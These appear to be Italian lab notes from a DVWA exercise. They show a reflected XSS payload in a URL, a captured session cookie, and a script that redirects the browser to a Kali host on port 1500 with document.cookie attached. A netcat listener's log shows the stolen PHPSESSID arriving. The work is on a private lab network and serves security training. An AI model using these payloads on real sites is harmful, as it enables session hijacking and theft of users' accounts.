
```
192.168.50.106/dvwa/vulnerabilities/xss_r/?name=<script>prompt(document.cookie)<%2Fscript>#
```

192.168.50.106

security=low; PHPSESSID=2e62d3ef3f0abb8888d234813cbab14e

Il cookie ottenuto deve essere inviato alla porta 1500

<script> window.location = "http://192.168.50.100:1500/?cookie=" + document.cookie; </script>



```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 1500

GET /?cookie=security=low;%20PHPSESSID=2e62d3ef3f0abb8888d234813cbab14e HTTP/1.1
Host: 192.168.50.100:1500
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.106/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Il risultato finale è il cookie ricevuto da netcat in scolto sull'indirizzo ip di kali.